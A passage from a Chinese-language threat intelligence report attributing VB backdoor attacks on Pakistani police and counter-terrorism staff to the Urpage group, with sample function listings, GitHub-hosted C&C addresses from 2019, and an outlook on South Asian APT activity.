均通过多个定时器触发木马的行为。左图为本次攻击事件中出现的 vb 样本。右图为之前 Urpage 组织使用的 VB 样本。

```
Form1
  Command1_UnknownEvent_0_414BA0
  Timer4_UnknownEvent_0_417EC0
  Timer1_UnknownEvent_0_417140
  Timer3_UnknownEvent_0_40F0A0
  Timer5_UnknownEvent_0_4106B0
  Timer6_UnknownEvent_0_414F80
  Timer2_UnknownEvent_0_418F30
  Form_UnknownEvent_6_4125B0
  cmdAddQ_UnknownEvent_0_40DF90
```

```
Code
  Form1
    Timer4_UnknownEvent_0_4744B0
    Timer2_UnknownEvent_0_46FC50
    Timer1_UnknownEvent_0_46E1A0
    Form_UnknownEvent_6_46D870
    Form_UnknownEvent_8_46E0F0
    Timer5_UnknownEvent_0_474D70
    Command2_UnknownEvent_0_46D560
    Timer3_UnknownEvent_0_46EC20
```

受害者相关：

本次攻击监测到的受害者主要为巴基斯坦警察或反恐主义部门相关的人员。其中一名受害者在 2018 年的时遭受攻击，C&C 地址为 scro***.com。该 CC 地址被趋势认为与 Confucius 相关。Confucius 组织被认为与 Urpage 组织存在关联，但 Confucius 组织不使用 VB 后门进行攻击，所以推断本次攻击事件属于 Urpage 组织。

	Urpage	Bahamut	Confucius	Patchwork
"BioData" Delphi backdoor and file stealer	X		X	X
VB backdoor	X			

身份线索和分析


Association Analysis

Github 数据分析

针对摩诃草使用 Github 分发 C&C 地址的行为，相关安全厂商在 2019 年曾披露过（参考：

https://www.anquanke.com/post/id/185147）。


我们使用 Github 的高级搜索功能，追踪到了其他类似的 XML 文件，对其中的 C&C 进行解密，并对相关信息进行统计分析。



其中 2019 年相关 C&C 更新信息如下：

用户名	上传时间（UTC）	C&C 地址
str1ngstr	2019/1/15 8:02	185.29.11.59
z00min	2019/3/1 5:27	164.132.75.22
alexboycott	2019/5/27 5:46	193.22.98.17
imrankhan713	2019/6/24 11:13	91.92.136.239
imranikhan17	2019/6/24 12:04	91.92.136.239
chrisyoks	2019/7/18 10:34	185.116.210.8
johnhenery12	2019/7/18 12:09	185.161.210.8
petersonmike	2019/8/7 10:57	139.28.38.236
shaikmalik22	2019/8/8 9:05	139.28.38.231


历史上相关 Github 提交时间规律统计如下：：



我们发现其用户名关联的社交媒体信息，大部分集中在印度和巴基斯坦境内，但是无法确认相关人物即为攻击者，只能说明相关的 github 的用户与印度地区相关。

攻击者来源 IP

通过我们的大数据对攻击者来源 IP 进行统计，我们发现绝大部分 IP 地址为代理 IP，部分非代理 IP 来自印度。



展望与启示


Outlook and Implications

我们从这些攻击活动中看到了什么?

从技术方面上讲，我们监控到的源自印度的网络攻击活动中并没有使用十分复杂的技术，其使用的恶意代码编码质量不高，在恶意代码武器库和攻击手法上与之前相比并没有较大改善。但我们也看到了攻击者在部分攻击环节提高技术能力的一些努力——寻找新的白利用手段、使用 JavaScript 脚本在内存加载.Net、尝试对原有恶意代码武器库进行改进。

与较低的技术水平相反的是，其在社会工程学方面其做了大量文章。我们监测到了形形色色的鱼叉漏洞文档，题材形式多样，极具诱惑力。

从这些攻击活动我们能看到另一个显著的现象：其并未对相关组织机构进行直接的网络攻击，而是采取了针对某领域或组织机构下相关个人进行定向攻击的手段。分析中获得的情报也均支持这一观点：攻击活动多采用针对个人的鱼叉形式，且极度依赖社会工程学；使用的恶意代码主要功能集中在特定文件窃取、键盘记录等敏感信息收集功能，而未有局域网或者域环境横向移动感染相关能力，相关报道和实际监测中也没有相关的例子出现。



单纯从技术方面进行考虑，这些攻击行动在拥有较强安全意识和防护的用户群体前很难奏效。但从实际监测中我们依旧发现了数量众多的受害者。针对互联网安全防范措施和意识较差的用户群体或地区，这些攻击行动仍然是有效的；这也表明，安全措施不到位、防范意识较差的用户群体依旧有较大比例。

未来的趋势预测

在地缘局势因素的影响下，我们预计这些攻击行动将在相关地域和群体中持续保持活跃状态。

在受害者群体安全防范措施和意识没有较大改善之前，我们认为这些攻击组织的技术能力提升将是有限的，其依旧会复用之前的恶意代码工具和攻击手法，仅会在部分环节上做出改善。但同时也不排除其通过购买或者自主开发等获取先进攻击手段的可能性（例如 0Day 或其他高级恶意代码工具）。